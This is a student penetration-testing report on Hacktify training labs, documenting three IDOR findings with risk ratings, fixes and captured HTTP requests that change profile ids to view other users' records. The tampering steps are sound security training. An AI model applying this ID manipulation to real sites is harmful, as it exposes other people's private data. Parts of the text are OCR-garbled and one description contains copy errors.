Penetration Testing Report

Full Name: Syed Junaid Ahmad Andrabi

Program: HCPT

Date : 29/07/2024

Introduction

This report document hereby describes the proceedings and results of a Black Box security assessment conducted against the **Week {2} Labs**. The report hereby lists the findings and corresponding best practice mitigation actions and recommendations.

I. Objective

The objective of the assessment was to uncover vulnerabilities in the **Week {2} Labs** and provide a final security assessment report comprising vulnerabilities, remediation strategy and recommendation guidelines to help mitigate the identified vulnerabilities and risks during the activity.

II. Scope

The scope of the penetration testing project by Hacktify Cyber Security aims to identify and address vulnerabilities related to Insecure Direct Object Reference(IDOR) and Cross Site Scripting(XSS) within the specified web application. Direct Object Reference(IDOR) will focus on identifying vulnerabilities in those areas where direct object references are used in the application without proper authorization checks. Cross Site Scripting(XSS) identifying potential XSS vulnerabilities within the web application.
By conducting a thorough assessment and providing detailed recommendations, the project seeks to enhance the security posture of the application and protect against potential exploitation.

Application , Name	**{Lab 1 –Insecure Direct Object Reference}**
	{Lab 2 – Cross Site Scripting}

III. Summary

Outlined is a Black Box Application Security assessment for the **Week {2} Labs**.

Total number of Sub-labs: 14(4-Insecure Direct Object Reference, 10-Cross Site Scripting)

High	Medium	Low
3	6	5

High	-	**3 Sub-lab with high difficulty level**
Medium	-	**6 Sub-labs with medium difficulty level**
Low	-	**5 Sub-labs with low difficulty level**

1. Insecure Direct Object References

1.1. Give me my amount!!

Reference	Risk Rating
Sub-lab-1: Give me my amount	**Low**
Tools Used	
Burp-Suite	
Vulnerability Description	
• When a user interacts with a web application, the application generates URLs or parameters that reference specific objects. For example, consider a URL like https://labs.hacktify.in/HTML/idor_lab/lab_1/profile.php?id=727 where 727 corresponds to a user's record in the database. • If an attacker changes this number to 722, they might gain access to another user's information. This happens because the application didn't properly verify whether the user had permission to view data for user 722 before displaying it.	
How It Was Discovered	
Automated Tools – Browser Inspect /Proxy /Burp-Suite	
Vulnerable URLs	
https://labs.hacktify.in/HTML/idor_lab/lab_1/profile.php?id=727	

Proof of Concept

Consequences of not Fixing the Issue

If this vulnerability is not patched.

- An attacker can access sensitive data that they shouldn’t have permission to view. This could include personally identifiable information (PII), financial records, or other confidential data.
- For example, an unauthorized user might gain access to another user’s private messages, account details, or personal files.


Suggested Countermeasures

- Implement robust access controls for each object that users attempt to access. Ensure that users have proper permissions before displaying or allowing access to sensitive data.
- Regularly perform security assessments, including penetration testing and code reviews, to identify and address IDOR vulnerabilities.

References

https://www.coursera.org/
https://en.wikipedia.org/wiki/Insecure_direct_object_reference

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab




https://labs.hacktify.in/HTML/idor_lab/lab_1/lab_1.php

Email: samjunaid687@gmail.com

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

=>default request id=727



```
GET /HTML/idor_lab/lab_1/profile.php?id=727 HTTP/2
Host: labs.hacktify.in
Cookie: _ga_[illegible]
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Referer: https://labs.hacktify.in/HTML/idor_lab/lab_1/lab_1.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

https://labs.hacktify.in/HTML/idor_lab/lab_1/lab_1.php


Bank User Login

Email samjunaid687@gmail.com

Password ••••••••••••••••••••

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

=> Now id changed from 727 to 722



```
GET /HTML/idor_lab/lab_1/profile.php?id=722 HTTP/2
Host: labs.hacktify.in
Cookie: _ga_[illegible]
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Referer: https://labs.hacktify.in/HTML/idor_lab/lab_1/lab_1.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Selected text: ?id=722 HTTP/2

Decoded from: URL encoding

?id=722 HTTP/2

https://labs.hacktify.in/HTML/idor_lab/lab_1/lab_1.php

Bank User Login


Email samjunaid687@gmail.com

Password ••••••••••••••••••••

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

Proof of Concept

=>we get access to another email.



https://labs.hacktify.in/HTML/idor_lab/lab_1/profile.php?id=727

User Profile

Email: maheshdkd47@gmail.com
Credit Card: 0
Transaction 1:
Transaction 2:
Transaction 3:

© Copyrights 2021 Hacktify Cybersecurity All rights reserved


1.2. Stop polluting my params!

Reference	Risk Rating
Sub-lab-2: Stop polluting my params	**Medium**
Tools Used	
Burp-Suite, Browser.	
Vulnerability Description	
• When a user interacts with a web application, the application generates URLs or parameters that reference specific objects. For example, consider a URL like https://labs.hacktify.in/HTML/idor_lab/lab_1/profile.php?id=48 where 48 corresponds to a user's record in the database. • If an attacker changes this number to 48, they might gain access to another user's information. This happens because the application didn't properly verify whether the user had permission to view data for user 722 before displaying it.	
How It Was Discovered	
Automated Tools – Browser Inspect, Proxy. (Burp-Suite)	
Vulnerable URLs	
https://labs.hacktify.in/HTML/idor_lab/lab_2/profile.php?id=48	
Consequences of not Fixing the Issue	
• 1: If users are frequently redirected to malicious sites, they may lose trust in your website, leading to a decline in user engagement and reputation damage. 2: Redirect vulnerabilities can be used to bypass security measures and gain unauthorized access to sensitive data, potentially leading to data breaches. • Attackers can exploit IDOR to escalate privileges, gain unauthorized access, or manipulate data.	
Suggested Countermeasures	
• Implement access control checks for each object that users attempt to access. Web frameworks often provide ways to facilitate this. • Avoid exposing internal IDs directly in URLs. Instead, use obfuscated or hashed values.	
References	
https://en.wikipedia.org/wiki/Insecure_direct_object_reference	

Proof of Concept


This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab

=>id=48




```
GET /HTML/idor_lab/lab_2/profile.php?id=48 HTTP/2
Host: labs.hacktify.in
Cookie: [illegible]
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/[illegible] Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: [illegible]
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Referer: https://labs.hacktify.in/HTML/idor_lab/lab_2/lab_2.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

=>changed id from 48 to 42.



```
GET /HTML/idor_lab/lab_2/profile.php?id=42 HTTP/2
Host: labs.hacktify.in
Cookie: _ga_[illegible]
[illegible]
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/[illegible] Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: [illegible]
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Referer: https://labs.hacktify.in/HTML/idor_lab/lab_2/lab_2.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

=>Different profiles are displayed, confirming an IDOR vulnerability.



User Profile
Update
Log out
© Copyrights 2021 Hacktify Cybersecurity All rights reserved


Username: whatgmail@gmail.com
First Name: what
Last Name: gmail

Proof of Concept

1.3. Someone changed my Password!

Reference	Risk Rating
Sub-lab-3: Someone changed my Password	**Medium**
Tools Used	
Burp-Suite	
Vulnerability Description	
• Certainly **Insecure Direct Object Reference (IDOR)** is a vulnerability that arises when attackers can access or modify objects by manipulating identifiers used in a web application's URLs or parameters. • In this lab **Attacker** changes/alters another user's password without proper authorization.	
How It Was Discovered	
Automated Tools- Proxy. (Burp-Suite).	
Vulnerable URLs	
https://labs.hacktify.in/HTML/idor_lab/lab_3/changepassword.php?username=junaid	
Consequences of not Fixing the Issue	
• Unauthorized password changes could lead to account compromise, data breaches, and privacy violations. • Attackers might gain access to sensitive information or impersonate other users.	
Suggested Countermeasures	
• Implement access control checks for each object (e.g., user accounts) users attempt to access. • Verify user permissions on the server side.	
References	
https://en.wikipedia.org/wiki/Insecure_direct_object_reference https://portswigger.net/web-security/access-control/idor	

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab



Request to https://labs.hacktify.in:443 [162.0.229.223]

```
POST /HTML/[illegible]/lab_3/register.php HTTP/2
Host: labs.hacktify.in
Cookie: _ga_[illegible] [illegible]
Content-Length: 1[illegible]
Cache-Control: max-age=0
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="12[illegible]"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: https://labs.hacktify.in
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/12[illegible] Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://labs.hacktify.in/HTML/idor_lab/lab_3/register.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

fname=junaid&lname=ahmad&username=junaid&email=samjunaid687%40gmail.com&[illegible]
```

